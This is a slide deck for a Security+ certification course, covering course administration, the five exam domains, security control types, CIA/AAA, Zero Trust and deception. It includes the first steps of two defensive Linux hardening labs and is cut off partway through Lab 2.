COURSE SLIDES · WSQ

CompTIA Security+ Certification (SY0-701)

WSQ Course Code: TGS-2023039181

Conducted by Tertiary Infotech Academy Pte Ltd · UEN 201200696W

Version v3.0 · 28 October 2026 · Trainer: Dr. Alfred Ang and Dr Muhammed Siraj

© 2026 Tertiary Infotech Academy Pte Ltd. All rights reserved. · www.tertiarycourses.com.sg

COURSE ADMINISTRATION

Welcome & Housekeeping

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Attendance (Mandatory)

You must take the AM, PM and Assessment digital attendance for this WSQ-funded course.

QR

Trainer shows QR

The trainer/administrator displays the SSG TRAQOM QR code from the portal.

2

Scan it

Open your phone camera and scan the QR code shown on screen.

3

Submit

Confirm and submit your attendance for this session (AM / PM / Assessment).

4

75% required

A minimum 75% attendance is required for assessment eligibility and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

About the Trainer



Your Trainer

General Trainer template —
to be completed by the trainer

NAME

TITLE / DESIGNATION

QUALIFICATIONS

AREAS OF EXPERTISE

TRAINING AND INDUSTRY EXPERIENCE

CONTACT

© 2026 Tertiary Infotech Academy Pte Ltd

YOUR TRAINER

About the Trainer



Dr. Alfred Ang

Principal Trainer
Tertiary Infotech Academy Pte. Ltd.

ROLE
Principal Trainer, Tertiary Infotech Academy Pte. Ltd.

CERTIFICATION
CompTIA Security+ / cybersecurity — defensive and offensive security.

DELIVERS
WSQ courses on cybersecurity, cloud, networking and software engineering.

FOUNDER
Founder and lead instructor at Tertiary Infotech / Tertiary Courses.

© 2026 Tertiary Infotech Academy Pte Ltd

ICE-BREAKER

Let's Know Each Other

1. Your name and organisation / role.

2. Your experience with IT security, networking or Linux (if any).

3. Which exam domain you want to master — and what you want to be able to do after this course.

© 2026 Tertiary Infotech Academy Pte Ltd

HOUSEKEEPING


Ground Rules

1. Set your mobile phone to silent mode.
2. Participate actively — no question is too small.
3. Mutual respect: agree to disagree.
4. One conversation at a time.
5. Be punctual; return from breaks on time.
6. 75% attendance is required.

© 2026 Tertiary Infotech Academy Pte Ltd

COURSE PORTAL

Login to LMS and Download Course Material



Log in at lms-tms.tertiaryinfotech.com with your registered email and the OTP sent to your inbox, then open this course to download the slides and Learner Guide.

© 2026 Tertiary Infotech Academy Pte Ltd

COURSE PORTAL

Download Course Material

1. Sign in at the LMS-TMS portal
2. Open this course from your dashboard
3. Go to the Courseware tab
4. Download the Slides (PPT/PDF), Learner Guide and Lesson Plan
5. Keep them open alongside the labs as you work

Portal: https://lms-tms.tertiaryinfotech.com

© 2026 Tertiary Infotech Academy Pte Ltd

SCHEDULE

Lesson Plan — 5 Days, 8 hours/day

Day 1

- Domain 1 — General Security Concepts (12%)
- Labs 1–7 · 7 hands-on activities
- Objectives 1.1–1.4

Day 2

- Domain 2 — Threats, Vulnerabilities and Mitigations (22%)
- Labs 8–16 · 9 hands-on activities
- Objectives 2.1–2.5

Day 3

- Domain 3 — Security Architecture (18%)
- Labs 17–27 · 11 hands-on activities
- Objectives 3.1–3.4

© 2026 Tertiary Infotech Academy Pte Ltd

SCHEDULE

Lesson Plan — 5 Days, 8 hours/day (cont.)

Day 4

- Domain 4 — Security Operations (28%)
- Labs 28–44 · 17 hands-on activities
- Objectives 4.1–4.9

Day 5

- Domain 5 — Security Program Management and Oversight (20%), Exam Readiness & Assessment
- Labs 45–52 · 8 hands-on activities
- Objectives 5.1–5.6

© 2026 Tertiary Infotech Academy Pte Ltd

SCHEDULE

Daily Timing

1. Each training day runs 9:30am to 6:30pm.
2. A 1-hour lunch break is taken at 1:00pm.
3. Two 15-minute tea breaks fall within training time.
4. That is 8 training hours per day, excluding lunch.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL ACHIEVE

Learning Outcomes

1

Security Concepts

Explain general security concepts — control types, CIA and AAA, Zero Trust, physical security, deception, change management and cryptography with PKI.

2

Threats & Mitigations

Analyse threat actors, vectors and social engineering, application and platform vulnerabilities, indicators of attack, and mitigation techniques.

3

Secure Architecture

Apply secure architecture — cloud and on-premises models, secure enterprise infrastructure, data protection, and resilience and recovery.

4

Security Operations

Perform security operations — hardening, asset and vulnerability management, monitoring, security capabilities, IAM, automation and incident response.

5

Program Management

Support program oversight — governance, risk and third-party risk, compliance, audits and penetration testing, and security awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

Briefing for Assessment

1. Place phones and other materials under the table or on the floor.
2. No photos or recording of assessment scripts.
3. No discussion during the assessment.
4. Use a black/blue pen for hard-copy assessments.
5. No liquid paper / correction tape.
6. Scripts are collected when time is up.

© 2026 Tertiary Infotech Academy Pte Ltd

FINAL ASSESSMENT

Assessment

1. Written Assessment (WA) — Short-Answer Questions (SAQ), 6 questions, 1 hour, open book.
2. Practical Performance (PP) — 5 hands-on security tasks, 1 hour, open book.
3. Format: Open Book — slides, Learner Guide and approved materials only.
4. A minimum of 75% attendance is required to be eligible for assessment and funding.
5. An appeal process is available if required.

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY


Assessment Flow

1. Take the Assessment digital attendance (TRAQOM · SSG QR on the LMS)
2. Sit WA (SAQ) — 6 questions, open book
3. Sit PP — 5 hands-on tasks, open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

LEARNING APPROACH

How You'll Learn



© 2026 Tertiary Infotech Academy Pte Ltd

CORE CONCEPTS

Course Fundamentals

© 2026 Tertiary Infotech Academy Pte Ltd

OVERVIEW

The Security+ Mindset

1

Confidentiality

Only authorised parties can read the data. Enforced with permissions, encryption and access control.

2

Integrity

Data has not been altered without detection. Enforced with hashing, signatures and file-integrity monitoring.

3

Availability

Systems and data are reachable when needed. Enforced with redundancy, backup and DoS defences.

4

Authentication

Prove who you are — passwords, keys, certificates and multi-factor tokens.

5

Authorization

Decide what you may do — least privilege, role-based access and scoped sudo.

6

Accounting

Record what was done — audit logs, SIEM correlation and non-repudiation.

© 2026 Tertiary Infotech Academy Pte Ltd

The Five SY0-701 Exam Domains

1

1 · General Security Concepts (12%)

Controls, CIA/AAA, Zero Trust, change management, cryptography and PKI.

2

2 · Threats & Mitigations (22%)

Threat actors, vectors, vulnerabilities, indicators of attack and mitigations.

3

3 · Security Architecture (18%)

Cloud and on-premises models, secure infrastructure, data protection and resilience.

4

4 · Security Operations (28%)

Hardening, assets, vulnerabilities, monitoring, IAM, automation and incident response.

5

5 · Program Management (20%)

Risk, governance, third-party assessment, compliance and awareness.

© 2026 Tertiary Infotech Academy Pte Ltd

KEY IDEA

Security is a practice, not a product.

Every control you meet in this course is something you will configure, test and then break on purpose — because that is how you learn what it really protects.

© 2026 Tertiary Infotech Academy Pte Ltd

What You'll Build

A hardened Linux host

- Firewall, SSH and PAM hardening
- Audit rules and file-integrity monitoring
- A CIS-benchmarked compliance baseline

A working crypto stack

- Salted hashes and RSA signatures
- AES and GPG encryption round trips
- Your own certificate authority and CRL

A detection pipeline

- SIEM log ingestion and correlation
- Suricata IDS alerting on live traffic
- osquery endpoint interrogation

© 2026 Tertiary Infotech Academy Pte Ltd

THE LEARNING ARC

How Every Lab Progresses

1. Understand the concept — what the control is and which threat it answers.
2. Build it — configure the tool on the live Linux playground.
3. Verify it — run the check that proves the control is active.
4. Break it — attempt the attack the control is meant to stop.
5. Reflect — connect the result back to the SY0-701 exam objective.

© 2026 Tertiary Infotech Academy Pte Ltd

THE EXAM

About the SY0-701 Exam

1

Format

Up to 90 questions in 90 minutes: multiple-choice plus performance-based questions (PBQs) that simulate real tasks.

2

Passing score

750 on a scale of 100-900. There is no penalty for guessing, so answer every question.

3

Five domains

General Concepts 12%, Threats 22%, Architecture 18%, Operations 28%, Program Management 20%.

4

28 objectives

Every objective in the official blueprint is taught in order in this course, each followed by its labs.

5

Delivery

Sat at a Pearson VUE test centre or online with OnVUE. The certification is valid for three years.

6

Recommended

CompTIA suggests Network+ and two years of IT administration with a security focus before attempting it.

© 2026 Tertiary Infotech Academy Pte Ltd

YOUR WORKBENCH

Access the Hands-On Labs

1. All 52 labs live in the course repository: https://github.com/tertiarycourses/TGS-2023039181-CompTIA-Certified-SecurityPlus-Training

2. Every lab runs in the free Killercoda Ubuntu Playground: https://killercoda.com/playgrounds/scenario/ubuntu

3. Each lab folder holds README.md (steps), INSTRUCTIONS.md, checklist.md and scripts/run.sh.

4. Labs are numbered in SY0-701 objective order, so the lab number tells you where you are in the blueprint.

© 2026 Tertiary Infotech Academy Pte Ltd

INTERACTIVE ED-TOOLS · NO INSTALL

Your Browser Security Toolkit

1

Cybersecurity Simulator

Domain-by-domain simulations that mirror every lab: alfredang.github.io/cybersecuritysimulator

2

Cryptography Toolkit

Encrypt, decrypt and sign in the browser (Objective 1.4): alfredang.github.io/cryptography-toolkit

3

Hash Generator

SHA, MD5 and HMAC digests to compare integrity checks: alfredang.github.io/hashgenerator

4

FIRST CVSS calculator

Score vulnerabilities exactly as Objective 4.3 expects: first.org/cvss/calculator/3.1

5

MITRE ATT&CK

Map threat actors and techniques (Objectives 2.1 and 4.8): attack.mitre.org

6

Practice exam

Timed SY0-701 practice questions: exams.tertiaryinfotech.com

© 2026 Tertiary Infotech Academy Pte Ltd

01

DOMAIN 01

General Security Concepts

1.1 Controls · 1.2 Fundamentals · 1.3 Change management · 1.4 Cryptography

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 12%

Domain 1 Objectives

1

1.1 Types of Security Controls

Compare and contrast various types of security controls

2

1.2 Fundamental Security Concepts

Summarize fundamental security concepts

3

1.3 Change Management

Explain the importance of change management processes and the impact to security

4

1.4 Cryptographic Solutions

Explain the importance of using appropriate cryptographic solutions

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — General Security Concepts

Labs 1–3

- 1. Security Controls Categorization
- 2. CIA Triad and AAA on Linux
- 3. Deception: Honeypots, Honeyfiles and Honeytokens

Labs 4–6

- 4. Change Management with Version-Controlled Configuration
- 5. Hashing, Salting, and Digital Signatures
- 6. Symmetric vs. Asymmetric Encryption and Key Exchange

Lab 7

- 7. PKI: Build Your Own Certificate Authority

© 2026 Tertiary Infotech Academy Pte Ltd

1.1

OBJECTIVE 1.1

Types of Security Controls

Categories · Control types · Layering · Compensating controls

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.1 · CONTROLS

Every control has a category and a type

Category is how a control is implemented: technical, managerial, operational or physical. Type is what it achieves: prevent, deter, detect, correct, compensate or direct.

© 2026 Tertiary Infotech Academy Pte Ltd

The Four Control Categories

1

Technical

Implemented in hardware, software or firmware logic. Examples are firewalls, MFA, encryption, antivirus and SELinux policy.

2

Managerial

Oversight and planning decisions made by management. Examples are risk assessments, security policies and change approval.

3

Operational

Carried out by people day to day. Examples are awareness training, log review shifts, guard patrols and backup rotation.

4

Physical

Act on the physical world to restrict or monitor access. Examples are fences, bollards, badge readers, locks and CCTV.

© 2026 Tertiary Infotech Academy Pte Ltd

Six Control Types by Function

1

Preventive

Stops the event happening at all. An iptables DROP rule, a locked door and an account lockout policy are preventive.

2

Deterrent

Discourages an attacker who is still deciding. Warning banners, visible CCTV signage and lighting are deterrents.

3

Detective

Identifies that an event happened, usually after the fact. Examples are auditd rules, IDS and SIEM alerts and log reviews.

4

Corrective

Restores the system after an event. Restoring from backup, quarantining malware and patching the flaw are corrective.

5

Compensating

An alternative used when the primary control is not feasible, such as segmenting an unpatchable legacy host.

6

Directive

Instructs people what they must do. Acceptable use policies, procedures, standards and signage that gives orders are directive.

© 2026 Tertiary Infotech Academy Pte Ltd

One Control, Two Answers

1

Firewall deny rule

Technical category, preventive type. It blocks the connection before the service ever sees it.

2

Security guard

Physical or operational category, because a person delivers it. Preventive and deterrent, and detective on patrol.

3

CCTV camera

Physical category, detective type. A visible camera with signage also works as a deterrent.

4

Acceptable use policy

Managerial category, directive type. It tells staff what they must and must not do with company systems.

5

Restore from backup

Operational category when staff run it, corrective type. It returns the system to a known-good state.

6

Isolated legacy VLAN

Technical category, compensating type. It stands in for a patch that cannot be applied to the legacy host.

© 2026 Tertiary Infotech Academy Pte Ltd

Preventive iptables versus Detective auditd

iptables: preventive

- It sits in the netfilter path and decides ACCEPT, DROP or REJECT before a service sees the packet.
- The rule iptables -I INPUT -p tcp --dport 23 -j DROP blocks inbound Telnet outright.
- Its failure mode is a broken service, because a wrong rule silently denies legitimate traffic.
- It is technical in category and preventive in type, which are two separate exam answers.

auditd: detective

- It hooks the kernel audit subsystem and records syscalls and file access in the audit log.
- The rule auditctl -w /etc/passwd -p wa -k passwd_changes flags writes and attribute changes.
- It never blocks anything, so a detective control alone cannot stop an attack in progress.
- You query it with ausearch -k passwd_changes and summarise it with aureport.

© 2026 Tertiary Infotech Academy Pte Ltd

Control Types Along an Attack Timeline

1. Directive: policy sets the expected behaviour
2. Deterrent: banners and lighting discourage the attempt
3. Preventive: firewall and MFA block the attack
4. Detective: IDS and SIEM alert on what got through
5. Corrective: isolate, patch and restore service

© 2026 Tertiary Infotech Academy Pte Ltd

Commonly Confused Control Types

Deter vs prevent

- A deterrent discourages but can be ignored.
- A preventive control blocks the action outright.
- A warning sign deters, a locked door prevents.

Correct vs compensate

- Corrective repairs the damage after an incident.
- Compensating replaces a control that is not feasible.
- Restoring a backup corrects, isolating a host compensates.

Type vs category

- Directive is a type: it tells people what to do.
- Managerial is a category: how the control is governed.
- A written policy is managerial and directive.

© 2026 Tertiary Infotech Academy Pte Ltd

Layering Controls So One Failure Is Not Fatal

1. No single control is enough, so layer categories and types so that one failure does not expose the asset.
2. Pair every preventive control with a detective one, because prevention eventually fails and you need to know when.
3. Mix categories: a technical firewall, a managerial policy, an operational review and a physical lock can guard one server.
4. A compensating control must give equivalent protection, and frameworks such as PCI DSS require it to be documented and reviewed.
5. Map controls to a framework such as NIST SP 800-53 or the CIS Controls to find gaps and avoid duplicated effort.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Types of Security Controls

1. Category = how it is implemented (technical, managerial, operational, physical). Type = what it does (preventive, detective...).

2. A sign or banner is deterrent; a lock or firewall rule is preventive. If it only discourages, choose deterrent.

3. Compensating = substitute when the primary control is not feasible, such as isolating an unpatchable legacy system.

4. Policies, procedures and AUPs are directive. Backups, patching and quarantine after an incident are corrective.

5. IDS, logs, CCTV and audits are detective: they record or alert but never block on their own.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.1 · HANDS-ON

Security Controls Categorization

LAB 1

The learner classifies real controls by category and type, then implements preventive, deterrent, detective, corrective and compensating controls on one Linux host.

You'll build

A control matrix, an iptables block with a jump-host exception, a banner, an auditd watch and a restore.

Tools: iptables, auditd, ausearch, sshd, sha256sum, column

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 1

Security Controls Categorization

STEPS 1–4 OF 8

1. Install the tools

```
$ apt-get update -qq && apt-get install -y iptables auditd bsdextrautils curl openssh-server
```

2. Build the control matrix

```
$ column -t -s, /root/lab01/controls.csv
```

3. Add a technical preventive control

```
$ iptables -I INPUT -p tcp --dport 23 -j DROP
```

4. Add a deterrent and directive control

```
$ echo "Banner /etc/issue.net" > /etc/ssh/sshd_config.d/10-banner.conf && sshd -t
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 1

Security Controls Categorization

STEPS 5–8 OF 8

5 Add a technical detective control

```
$ auditctl -w /etc/passwd -p wa -k passwd_changes
```

6 Add a corrective control

```
$ sha256sum -c /root/known-good/issue.net.sha256 || cp -a /root/known-good/issue.net /etc/issue.net
```

7 Add a compensating control

```
$ iptables -I INPUT 1 -s 10.10.10.5 -p tcp --dport 23 -j ACCEPT
```

8 Map what you built back to the matrix

```
$ column -t -s, /root/lab01/evidence.csv
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 1 · VERIFY

Security Controls Categorization

✅ Test it

iptables shows LOG, jump-host ACCEPT and DROP rules for port 23, sshd -T shows the banner, ausearch shows the useradd event and the banner hash is OK.

© 2026 Tertiary Infotech Academy Pte Ltd

1.2

OBJECTIVE 1.2

Fundamental Security Concepts

CIA · Non-repudiation · AAA · Gap analysis · Zero Trust · Physical · Deception

© 2026 Tertiary Infotech Academy Pte Ltd

The CIA Triad in Practice

1

Confidentiality

Only authorised subjects can read the data. Enforced by permissions, encryption at rest and in transit, and least privilege.

2

Integrity

Data is not altered without authorisation. Verified by hashes, digital signatures, version control and file integrity monitoring.

3

Availability

Data and services are reachable when needed. Delivered by redundancy, clustering, backups, patching and DDoS protection.

4

Non-repudiation

A related property, not part of the triad. It proves who acted, using digital signatures and trustworthy audit logs.

© 2026 Tertiary Infotech Academy Pte Ltd

Integrity Alone versus Non-repudiation

Hash: integrity only

- A hash such as SHA-256 proves the data has not changed since the digest was taken.
- Anyone can recompute a hash, so it says nothing about who created the data.
- An attacker who alters a file can simply publish a new matching hash.
- An HMAC adds a shared key, but both parties hold it, so either could have made it.

Signature: non-repudiation

- A digital signature is the hash encrypted with the signer's private key.
- Only the private key holder could create it, so the signer cannot credibly deny it.
- Verifying with the public key proves integrity, authenticity and origin together.
- Tamper-evident audit logs and timestamps extend non-repudiation to user actions.

© 2026 Tertiary Infotech Academy Pte Ltd

AAA: Three Separate Questions

1

Authentication

Who are you? Proven by a password checked by PAM, an SSH key pair, a certificate, or a smart card plus PIN.

2

Authorization

What may you do? Enforced by file permissions, ACLs, sudoers rules, group membership and SELinux labels.

3

Accounting

What did you actually do? Recorded in auth logs, the audit log, RADIUS accounting records and SIEM events.

4

Common mistake

Treating sudo as authentication only. It re-authenticates you, but its real job is authorization plus accounting.

© 2026 Tertiary Infotech Academy Pte Ltd

Authenticating People: The Factors

1

Something you know

A password, PIN or passphrase. The weakest factor, because it can be guessed, phished or reused across sites.

2

Something you have

A smart card, hardware security key, or phone running an authenticator app that produces one-time codes.

3

Something you are

A biometric such as a fingerprint, face or iris. Convenient, but it cannot be changed if the template leaks.

4

Somewhere you are

Location from GPS or IP address. Used as an extra risk signal rather than a stand-alone factor.

5

Multifactor

MFA combines two or more different factor types. A password plus a PIN is still only one factor type.

© 2026 Tertiary Infotech Academy Pte Ltd

Authenticating Systems and Devices

1

Device certificates

A machine presents an X.509 certificate, as in 802.1X network access control or mutual TLS between services.

2

SSH host and user keys

The server proves itself with a host key, and automation logs in with a key pair instead of a password.

3

Service accounts

Non-human accounts run applications. Give them least privilege, no interactive login and rotated secrets.

4

API keys and tokens

Applications authenticate to APIs with keys or OAuth tokens kept in a secrets vault, never in source code.

5

TPM attestation

A device proves it booted a trusted configuration by signing boot measurements with a key held in its TPM.

© 2026 Tertiary Infotech Academy Pte Ltd

Authorization Models

1

Discretionary (DAC)

The owner decides who gets access, as with Linux file permissions. Flexible but prone to over-sharing.

2

Mandatory (MAC)

The system enforces labels such as Secret and Top Secret that users cannot change. SELinux is an example.

3

Role-based (RBAC)

Permissions attach to job roles, and users inherit them by being placed in a role or group.

4

Attribute-based (ABAC)

Decisions evaluate attributes of the user, resource and context, such as department, device and time.

5

Rule-based

System-wide rules apply to everyone, such as firewall ACLs or a rule that blocks logins outside office hours.

6

Least privilege

Whatever the model, grant only the access needed for the task and remove it when it is no longer needed.

© 2026 Tertiary Infotech Academy Pte Ltd

Gap Analysis in Five Steps

1. Choose a target framework such as NIST CSF or ISO 27001
2. Document the current state of controls and processes
3. Compare the current state with each target requirement
4. Record each gap with a risk rating and an owner
5. Build a remediation roadmap, then reassess

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.2 · ZERO TRUST

Zero Trust: never trust, always verify

No user, device or network location is trusted by default. Every request is authenticated, authorised and encrypted, and access is granted per session with least privilege.

© 2026 Tertiary Infotech Academy Pte Ltd

Zero Trust Control Plane versus Data Plane

Control plane: decides

- Adaptive identity adjusts trust using context such as device health, location and behaviour.
- Threat scope reduction limits each subject to the smallest set of resources it needs.
- Policy-driven access control turns business rules into machine-enforced policy.
- The policy engine makes the decision and the policy administrator applies it.

Data plane: enforces

- The subject or system is the user, device or workload requesting access.
- The policy enforcement point sits in the traffic path and opens or closes the session.
- Implicit trust zones are areas behind a PEP where traffic is trusted after the check.
- Zero Trust shrinks implicit trust zones so they sit as close to the resource as possible.

© 2026 Tertiary Infotech Academy Pte Ltd

How a Zero Trust Access Request Works

1. Subject requests a resource through the PEP
2. PEP forwards the request to the control plane
3. Policy engine scores identity, device and context
4. Policy administrator tells the PEP to allow or deny
5. PEP opens a session and keeps re-evaluating it

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Security Controls

1

Bollards

Short, sturdy posts that stop vehicles ramming entrances while still letting pedestrians pass between them.

2

Access control vestibule

Two interlocking doors where only one opens at a time, stopping tailgating and piggybacking. Formerly a mantrap.

3

Fencing

Marks the perimeter and delays intruders. Height, anti-climb mesh and razor wire raise its deterrent value.

4

Video surveillance

CCTV records and can alert on motion or objects. It is detective, and visible cameras also deter.

5

Security guard

A person who can make judgement calls, check identities and respond. Two-person integrity limits insider risk.

6

Access badge

An ID card, often RFID or a smart card, that opens doors and logs each entry. Badges should be worn and checked.

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Security Controls (cont.)

7

Lighting

Good lighting deters intruders and lets cameras and guards see clearly. Dark areas around buildings invite attack.

© 2026 Tertiary Infotech Academy Pte Ltd

Sensors That Detect Intrusion

1

Infrared

Passive infrared detects changes in heat, such as a body moving through a room. Common in motion detectors.

2

Pressure

Detects weight or force on a floor mat, window or seat. Useful in doorways and vaults where people must step.

3

Microwave

Emits microwave pulses and measures reflections. Covers a wider area than infrared but is prone to false alarms.

4

Ultrasonic

Emits high-frequency sound and detects changes in the echo caused by movement in an enclosed space.

© 2026 Tertiary Infotech Academy Pte Ltd

Deception and Disruption Technology

1

Honeypot

A decoy system that looks valuable but has no production purpose, so any interaction with it is suspicious.

2

Honeynet

A network of honeypots that simulates a realistic environment to study attacker movement and tooling.

3

Honeyfile

A decoy file with a tempting name, such as passwords.xlsx, where any open or read raises an alert.

4

Honeytoken

Fake data such as a dummy credential, API key or database record. Its use anywhere proves a breach.

5

Disruption

Tactics such as DNS sinkholes and fake telemetry waste attacker time and reveal their tools and intent.

6

Safe deployment

Keep decoys isolated from production and on your own systems, and record everything they capture.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Fundamental Security Concepts

1. Non-repudiation comes from digital signatures (private key) plus logs. A hash alone gives integrity, not non-repudiation.

2. In Zero Trust the policy engine decides, the policy administrator executes, and the PEP enforces in the data plane.

3. An access control vestibule stops tailgating, bollards stop vehicles, and lighting and signage mainly deter.

4. Honeyfile = decoy file, honeytoken = decoy data or credential, honeynet = network of honeypots.

5. Gap analysis compares the current state with a target framework or baseline and drives a remediation plan.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.2 · HANDS-ON

CIA Triad and AAA on Linux

LAB 2

The learner enforces confidentiality, integrity and availability, authenticates a person by password hash and a system by SSH key, grants one least-privilege sudo command and traces it in the logs.

You'll build

An owner-only file, a hash baseline, a self-healing service, a key login and a scoped sudo rule.

Tools: chmod, sha256sum, systemd, chpasswd, openssl passwd, ssh-keygen, sudo, journalctl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 2

CIA Triad and AAA on Linux

STEPS 1–4 OF 8

1 Install the tools and create the lab users

```
$ apt-get update -qq && apt-get install -y openssh-server sudo curl python3
```

2 Confidentiality: restrict a file to its owner

```
$ chmod 600 /home/alice/secret.txt && sudo -u bob cat /home/alice/secret.txt
```

3 Integrity: baseline a hash and detect tampering

```
$ sha256sum -c /root/secret.sha256 || echo "INTEGRITY FAILED"
```

4 Availability: make a service self-heal

```
